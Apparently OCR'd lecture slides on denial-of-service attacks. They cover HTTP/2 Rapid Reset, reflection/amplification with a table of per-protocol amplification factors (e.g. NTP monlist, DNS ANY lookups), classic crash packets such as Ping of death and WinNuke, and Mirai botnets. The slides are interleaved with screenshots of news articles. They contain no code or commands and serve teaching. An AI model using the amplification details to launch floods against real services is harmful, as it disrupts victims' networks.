
Over the last few years, Google's DDoS Response Team has observed the trend that distributed denial-of-service (DDoS) attacks are increasing exponentially in size. Last year, we blocked the largest DDoS attack recorded at the time. This August, we stopped an even larger DDoS attack — 7½ times larger — that also used new techniques to try to disrupt websites and Internet services.

This new series of DDoS attacks reached a peak of 398 million requests per second (rps), and relied on a novel HTTP/2 "Rapid Reset" technique based on stream multiplexing that has affected multiple Internet infrastructure companies. By contrast, last year's largest-recorded DDoS attack peaked at 46 million rps.

For a sense of scale, this two minute attack generated more requests than the total number of article views reported by Wikipedia during the entire month of September 2023.

HTTP/2: clients can open multiple concurrent streams on a single TCP connection, each stream corresponding to one HTTP request

HTTP/2 Rapid Reset attack: clients can indicate to the server that a previous stream should be canceled by sending a `RST_STREAM` frame



https://cloud.google.com/blog/products/identity-security/how-it-works-the-novel-http2-rapid-reset-ddos-attack

Amplification/Reflection Attacks

Abuse network services that reply to certain types of requests with *much larger* responses

- Attacker sends a *small* packet with a forged source IP address
- Server sends a *large* response to the victim (forged IP address)

UDP: connectionless protocol ➔ easy to spoof the source IP address

- The attack is "reflected" to the victim's IP address

Used by many services

- NTP, DNS, SSDP, SNMP, NetBIOS, QOTD, CharGen, …

Technical Details Behind a ×

https://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack/

CLOUDFLARE

CloudFlare home | How it works | Support | Login | Sign up

Technical Details Behind a 400Gbps NTP Amplification DDoS Attack

13 Feb 2014 by Matthew Prince.

+1 118 | Share 209 | Like 26 | Tweet 933

On Monday we mitigated a large DDoS that targeted one of our customers. The attack peaked just shy of 400Gbps. We've seen a handful of other attacks at this scale, but this is the largest attack we've seen that uses NTP amplification. This style of attacks has grown dramatically over the last six months and poses a significant new threat to the web.

CloudFlare blog

Contact our team

US callers
1 (888) 99-FLARE
UK callers
+44 (0)20 3514 6970
International callers
+1 (650) 319-8930

Full feature list and plan types

CloudFlare provides performance and security for any website. More than 2 million websites use CloudFlare.

There is no hardware or software. CloudFlare works at the DNS level. It takes only 5 minutes to sign up. To learn more, please visit our website

CloudFlare features

- Overview
- CDN
- Optimizer
- Security

Amplification Factor

Protocol	BAF all	BAF 50%	BAF 10%	PAF all	Scenario
SNMP v2	6.3	8.6	11.3	1.00	*GetBulk* request
NTP	556.9	1083.2	4670.0	10.61	Request “monlist” statistics
DNS_{NS}	54.6	76.7	98.3	2.08	ANY lookup at author. NS
DNS_{OR}	28.7	41.2	64.1	1.32	ANY lookup at open resolv.
NetBios	3.8	4.5	4.9	1.00	Name resolution
SSDP	30.8	40.4	75.9	9.92	*SEARCH* request
CharGen	358.8	n/a	n/a	1.00	Character generation request
QOTD	140.3	n/a	n/a	1.00	Quote request
BitTorrent	3.8	5.3	10.3	1.58	File search
Kad	16.3	21.5	22.7	1.00	Peer list exchange
Quake 3	63.9	74.9	82.8	1.01	Server info exchange
Steam	5.5	6.9	14.7	1.12	Server info exchange
ZAv2	36.0	36.6	41.1	1.02	Peer list and cmd exchange
Sality	37.3	37.9	38.4	1.00	URL list exchange
Gameover	45.4	45.9	46.2	5.39	Peer and proxy exchange

TABLE III: Bandwidth amplifier factors per protocols. *all* shows the average BAF of all amplifiers, 50% and 10% show the average BAF when using the worst 50% or 10% of the amplifiers, respectively.

Christian Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse – NDSS’14

Evil Packets

Trigger a server-side bug to crash a process/the kernel (system restart)

- Typically just a single packet/request

Ping of death (1996)


- Typical ICMP Echo request (ping) packet size: 84 bytes
- Max IPv4 packet size: 65,535 bytes
- Oversized ICMP ping packets would trigger a buffer overflow

LAND (1997)

- Spoofed TCP SYN with target IP == source IP
- TCP stack gets confused and eventually crashes

Teardrop (1997)

- Specially crafted overlapping IP fragments would trigger an IP defragmentation bug



FreeBSD Patches Kernel Pa

Kaspersky Lab ZAO [RU] https://threatpost.com/freebsd-patches-kernel-panic-vulnerability/116001/

threatpost

CATEGORIES FEATURED PODCASTS VIDEOS

SEARCH

Welcome > Blog Home > Vulnerabilities > FreeBSD Patches Kernel Panic Vulnerability

FREEBSD PATCHES KERNEL PANIC VULNERABILITY

by Michael Mimoso Follow @mike_mimoso

January 25, 2016 , 12:13 pm

FreeBSD has patched a denial-of-service vulnerability affecting versions configured to support SCTP and IPv6, the default configurations on later version of the open source OS.

Researchers at Positive Technologies in the U.K. said versions 9.3, 10.1 and 10.2 are affected and can be exploited by a specially crafted ICMPv6 packet, which will cause a kernel panic; kernel panics are the UNIX equivalent of a Windows Blue Screen of Death.

An advisory from FreeBSD says kernels compiled without support for SCTP or IPv6 are not

Top Stories

Government Agencies Audit for Juniper Backdoor
January 26, 2016 , 9:59 am

Google Ends Chrome Support on 32-bit Linux, Releases Chrome 47
December 2, 2015 , 11:18 am

Cisco Patches Hardcoded Password, DoS Vulnerabilities in Software, Devices
January 14, 2016 , 11:15 am

Time Warner Cable Urges 320,000 Customers to Change Passwords
January 7, 2016 , 1:54 pm

Denial-of-Service Flaw Patched in DHCP
January 13, 2016 , 10:00 am

Inexpensive Webcam Turned into Backdoor

Evil Packets/Requests/Inputs

WinNuke (1997)

String of out-of-band data to NetBIOS service (port 139) → Blue screen on Windows NT/95

Internet worms (future lecture) would often crash infected hosts

Besides the network flooding due to their rapid propagation and occasional DDoS activity

Morris worm (1988): internet was partitioned for several days…

CodeRed (2001): DoS against `www.whitehouse.gov`

Blaster (2003): DoS against `windowsupdate.com`, system instability causing endless reboots

Witty (2004): Single UDP packet, slow disk corruption leading to crash

Malware can even brick the system

Erroneous firmware update, BIOS flashing, driver malfunction, data corruption, …


Distributed Denial of Service (DDoS)

Any DoS attack that originates from multiple sources

- Early Internet worms were the first instances of DDoS

These days usually launched by botnets

- Networks of compromised systems (“bots”) controlled by an attacker (“botmaster”)
- Not only PCs/servers: mobile and IoT devices equally useful (e.g., Mirai IoT botnet)
- Can be rented through online marketplaces (“booter” or “stresser” services)



DDoS attack on Dyn cam ×

Secure | https://www.computerworld.com/article/3135434/security/ddos-attack-on-dyn-came-from-100000-infected-devices.html

COMPUTERWORLD FROM IDG

INSIDER Sign In | Register


NEWS

DDoS attack on Dyn came from 100,000 infected devices


DNS service provider Dyn says Mirai-powered botnets were the primary source for Friday's disruption


By Michael Kan


U.S. Correspondent, IDG News Service | OCT 26, 2016 2:21 PM PT



MORE LIKE THIS


Chinese firm admits its hacked products were behind Friday's DDOS attack


An IoT botnet was partly behind Friday's massive DDOS attack


DDoS attack with Mirai malware 'killing business' in Liberia



VIDEO

Tech Talk: Pricey iPhones, intent-based networks, GPS spoofing and smartwatches

DDoS Traffic is Growing


Key Drivers

1. Extortion (bitcoin)
